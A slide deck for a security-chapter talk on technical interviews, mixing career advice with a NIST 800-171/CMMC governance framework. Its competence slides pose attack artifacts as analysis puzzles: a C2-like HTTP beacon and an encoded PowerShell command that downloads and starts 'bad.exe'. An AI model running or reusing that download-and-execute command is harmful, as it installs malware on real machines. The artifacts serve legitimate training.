Technical Interviews

February 8th, 2024

Evan Strickland
Cisco - Technical Leader

What is a Technical Interview?

Is it dialog?

Is it a test?

Is it about building trust?

It's about 3 things

- **Competency** - Proving reasonable competence in SOME focus areas
- **Team Fit** - Proving that you fit well within the team
- **Handling** - Proving that you can think in the moment as well as after the moment

It's a big world out there

Tips to succeed in your next interview

1. Research your potential employer
2. Review the job description
3. Practice answering interview questions
4. Understand the STAR method
5. Dress appropriately for your interview
6. Think about your questions in advance
7. Follow up after the interview

indeed

Competence – it must be demonstrated

Competence – it must be demonstrated


```
OPTIONS / HTTP/1.1
Connection: Keep-Alive
User-Agent: DavClnt
translate: f
Host: 5.181.159.76

HTTP/1.1 200 OK
Allow: OPTIONS, LOCK, DELETE, PROPPATCH, COPY, MOVE, UNLOCK, PROPFIND
Dav: 1, 2
Ms-Author-Via: DAV
Date: Thu, 25 Jan 2024 16:36:43 GMT
Content-Length: 0
```


WHAT THE F**K IS THAT?

```
POST / HTTP/1.0
Host: strongdomainsercgerhhost.com:443
Keep-Alive: 300
Connection: keep-alive
User-Agent: Mozilla/4.0 (compatible; Synapse)
Content-Type: Application/octet-stream
Content-Length: 388
```

9milGuVuPmPhP090PuVlgIWh9lVrgd93RuUZP0UxRuidSIJdP8KNpkWNpkLMp8LNp5PNpkWNpkLMpyLNp5KNpkWMpkL1L8LNVCWNpk9FpkLIp8LNVC9NpkVtpkLIVkLNV8iNpk
VtpkL1L8LNVyWNpk9FpkLIz5LNV8UNpkVMpkLtLyLNV5LNpk9dpkLIV8LNp8LNpkQupkLtpkLNVkUNpk9dpkLIL8LNV8KNpk91pkLtpkLNVkUNpk9MpkL5p8LNVC9Npk9tpkLI
pyLNV5PNpkKNpkL1p8LNV8iNpk9FpkLIVkLNV8iNpkVtpkLtpkLNp86NpkWIpkLMVkLNpCPNpk9tpkLIoyLNV5PNpkKcpkzqpyzqp5Xa7zaB7k9DpmcI7xNq
HTTP/1.1 200 O
K
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 6
Date: Thu, 25 Jan 2024 16:36:55 GMT

V0TvVN

Competence – it must be demonstrated

powershell.exe -noP -sta -w 1 –enc
TmV3LU9iamVjdCBTeXN0ZW0uTmV0LldlYnNhWVudCkuRG99
mxvYWRGaWxlKCdodHRwOi8vTWV0YUNURntzdXBlcl9zdXNf
Q0Z2luZ19zaXRlX2QwdF9jMG19L19iYWQuZXhlJywnYmFkLm`
ScpO1N0YXJ0LVByb2Nlc3MgJ2JhZC5leGUn

57379fe988e3f7072312b7c2235f13ee4df2907e3243fdec47f658ae2dc395e5

C:\ProgramData\ddfbkcd\Autoit3.exe

#!/usr/bin/env python

Each answer should connect to architecture

NIST SP 800-171 & CMMC Specific Hierarchical Cybersecurity Governance Framework (HCGF)

The **ComplianceForge Reference Model** is also referred to as the Hierarchical Cybersecurity Governance Framework (**HCGF**). This version of the HCGF is tailored specifically to address compliance with NIST SP 800-171 and the Cybersecurity Maturity Model Certification (**CMMC**). This reference model is designed to encourage clear communication by defining cybersecurity documentation components and how those are linked. This comprehensive view identifies the primary documentation components that are necessary to demonstrate evidence of due diligence and due care for NIST SP 800-171 / CMMC. This model is based on industry-recognized terminology from NIST, ISO, ISACA and AICPA to addresses the inter-connectivity of policies, control objectives, standards, guidelines, controls, assessment objectives, risks, threats, procedures & metrics. Terminology pertaining to cybersecurity documentation is often abused, so this simplified concept of the hierarchical nature of cybersecurity documentation demonstrates the unique nature of these components, as well as the dependencies that exist:

Influencers (Internal & External)

Hierarchical cybersecurity governance starts with external influencers – these establish what is considered necessary for due diligence and due care for cybersecurity operations. These include statutory requirements (laws), regulatory requirements (government regulations) and contractual requirements (legally-binding obligations) that organizations must address.

External influencers usually impose meaningful penalties for non-compliance (e.g., CMMC & NIST 800-171). External influencers are often non-negotiable and are the primary source for defining a need for a policy and provide scoping for control objectives.

Internal influencers focus on management's desire for consistent, efficient and effective operations. This generally takes the form of:
- Business strategy
- Goals & objectives (e.g., customer satisfaction / service levels, budget constraints, quality targets, etc.)

Internal Influencers
- Non-IT related corporate policies
- Board of Director (BoD) guidance / directives
- Supply Chain Risk Management (SCRM)
- Cybersecurity / privacy charter(s)
- Other internal requirements

External Influencers - Contractual
- CMMC *(CMMC can be both contractual & regulatory)*
- PCI DSS
- SOC 2 Certification
- ISO 27001 Certification
- NIST Cybersecurity Framework
- Other contractual requirements

External Influencers - Statutory
- HIPAA / HITECH
- FACTA
- GLBA
- CCPA
- SOX
- Data Protection Act (UK)
- Other data protection laws

External Influencers - Regulatory
- NIST 800-171 / CMMC (FAR & DFARS)
- FedRAMP
- EU GDPR
- Other International Data Protection Laws

Policies

Policies are high-level statements of management intent from an organization's executive leadership that are designed to influence decisions and guide the organization to achieve the desired outcomes.

Policies are enforced by standards and further implemented by procedures to establish actionable and accountable requirements.

Policies are a business decision, not a technical one. Technology determines how policies are implemented. Policies usually exist to satisfy an external requirement (e.g., law, regulation and/or contract).

Control Objectives

Control Objectives are targets or desired conditions to be met. These are statements describing what is to be achieved as a result of the organization implementing a control, which is what a Standard is intended to address.

Where applicable, Control Objectives are directly linked to an industry-recognized secure practice to align cybersecurity and privacy with accepted practices. The intent is to establish sufficient evidence of due diligence and due care to withstand scrutiny.

Standards

Standards are mandatory requirements in regard to processes, actions, and configurations that are designed to satisfy Control Objectives.

Standards are intended to be granular and prescriptive to establish **Minimum Security Requirements (MSR)** that ensure systems, applications and processes are designed and operated to include appropriate cybersecurity and privacy protections.

Guidelines

Guidelines are recommended practices that are based on industry-recognized secure practices. Guidelines help augment Standards when discretion is permissible.

Unlike Standards, Guidelines allow users to apply discretion or leeway in their interpretation, implementation, or use.

Controls

Controls are technical, administrative or physical safeguards. Controls are the nexus used to manage risks through preventing, detecting or lessening the ability of a particular threat from negatively impacting business processes.

Controls directly map to standards and procedures, since control testing is designed to measure specific aspects of how standards are actually implemented.

Assessment Objectives (AOs) are a set of determination statements that express the desired outcome for the assessment of a Control. AOs are the authoritative source of guidance for assessing controls to generate evidence to support the assertion that the underlying Control has been satisfied.

Procedures

Procedures are a documented set of steps necessary to perform a specific task or process in conformance with an applicable standard.

Procedures help address the question of how the organization actually operationalizes a policy, standard or control. Without documented procedures, there will be no defendable evidence of due care practices.

Procedures are generally the responsibility of the process owner / asset custodian to build and maintain, but are expected to include stakeholder oversight to ensure applicable compliance requirements are addressed.

The result of a procedure is intended to satisfy a specific control. Procedures are also commonly referred to as "control activities."

Risks

Risks represent a situation where someone or something valued is exposed to danger, harm or loss (noun) or to expose someone or something valued to danger, harm or loss (verb).

In practical terms, a risk is associated with a control deficiency (e.g., *if the control fails, what risk(s) is the organization exposed to?*)

While it is not possible to have a totally risk-free environment, it may be possible to manage risk by
- Avoiding;
- Reducing;
- Transferring; or
- Accepting.

An organization should maintain a "risk catalog" that contains organization-specific risks.

Threats

Threats represent a person or thing likely to cause damage or danger (noun) or to indicate impending damage or danger (verb).

In practical terms, a threat is a possible natural or man-made event that affects control execution. (e.g., *if the threat materializes, will the control function as expected?*)

An organization should maintain a "threat catalog" that contains organization-specific natural and manmade threats that are applicable to its business operations and technologies in use.

Metrics

Metrics provide a "point in time" view of specific, discrete measurements, unlike trending and analytics that are derived by comparing a baseline of two or more measurements taken over a period of time. Analytics are generated from the analysis of metrics.

Analytics are designed to facilitate decision-making, evaluate performance and improve accountability through the collection, analysis and reporting of relevant performance-related data.

Good metrics are those that are SMART (**S**pecific, **M**easurable, **A**ttainable, **R**epeatable, and **T**ime-dependent)

Every Control Objective Maps To A Policy

Every Standard Maps To A Control Objective

Guidelines Support Applicable Standards

Guidelines

Policies ⟷ **Control Objectives** ⟷ **Standards**

NIST 800-171A Assessment Objectives (AOs)

Every Control Maps To A Standard

Leading Practices Define Expectations (due diligence / due care)

Documents Deviations To Standards

CMMC / PCI DSS / NIST CSF / Etc.

CPRA / HIPAA / SOX / Etc.

NIST SP 800-171 / FedRAMP / EU GDPR / Etc.

Control Objectives Are Based On Controls

Appropriate Controls Should Be Selected To Meet Specified External & Internal Influencers

NIST 800-171 Controls

Every Procedure Maps To A Control

Procedures

Every Metric Maps To A Control

Metrics

Every Risk Maps To A Control

Risks

Every Threat Maps To A Control

Threats

Summarizes Protection Mechanisms

SUPPORTING NIST SP 800-171 / CMMC COMPLIANCE DOCUMENTATION

Secure Technical Configurations Implement Standards

Summarizes Protection Mechanisms

Secure Baseline Configurations

A set of specifications for a system, or Configuration Item (**CI**) within a system, that has been formally reviewed and agreed on at a given point in time, and which can be changed only through change control procedures. The baseline configuration is used as a basis for future builds, releases, and/or changes.

Plan of Action & Milestones (POA&M)

A POA&M is a document that identifies tasks that need to be accomplished. It details resources required to accomplish the elements of the plan, milestones for meeting the tasks, and the scheduled completion dates for the milestones.

System Security Plan (SSP)

A SSP is a document that provides an overview of the security requirements for an information system and describes the security controls in place or planned for meeting those requirements.

Team Fit

What's in your head during an interview?

- **Determination**
- **Doubt**
- **Excitement**
- **Fear**

What's in the Hiring Manager's Head?

- Step 1: Determine the level of collaboration required for the position
- Step 2: Probe the past of the interviewee
- Step 3: Use team comparison reports to identify potential clashes within the
- <p hidden> Step 4 </p>: See how the team response to the interviewee

Handling yourself

Don't be fake
... But it helps

Handling

~~Understand~~	+	~~Design~~	+	Build	=	A hot mess
~~Understand~~	+	Design	+	Build	=	Solving the wrong problem
Understand	+	~~Design~~	+	Build	=	Backtracking when it doesn't work
Understand	+	Design	+	Build	=	Right problem, working solution

Help the conversation

How to Manage Mental Fatigue

I don't want to do the work today

- **Stay positive**
- **Vary your interview tactics**
- **Care for your body BEFORE the Interview**
- **Establish boundaries**
- **Take a break**
- **Review after interviews**
- **Renew your motivation**

What Can we track?

OPTIMAL TRAJECTORY   OFF-TRACK TRAJECTORY   CAREER DERAILMENT

GET STARTED

Reference: https://navscoring.com/how-nav-works#scoring

Make it easier to know what's available and track progress

+++++++++ CAREER SERVICE TEAM ++++++++++
Tom Purdy – **tepurdy@att.net**
Chris Uhlig – **Chris.Uhlig@disys.com**
Elizabeth Cole-Walker – **eacolewa@ncsu.edu**
Evan Strickland – **tacituacitum@gmail.com**
Jon Lee – **me@jonlee.us**
Dan Greenhaus – **dangreenhaus@gmail.com**
Debra Ferris – **dlgferris@bellsouth.net**

+++++++++ CAREER SERVICE RESOURCES ++++++++++
Chapter Website -> Home -> Career Services/Education
https://raleigh.issa.org/career-services/
Chapter LinkedIn
https://www.linkedin.com/company/issa-raleigh-chapter
Chapter Facebook
https://www.facebook.com/groups/raleighissa/
Chapter Twitter
 https://twitter.com/RaleighISSA
Discord –> Channels –> Raleigh ISSA ++++JOBS++++
https://discord.com/channels/

Thank you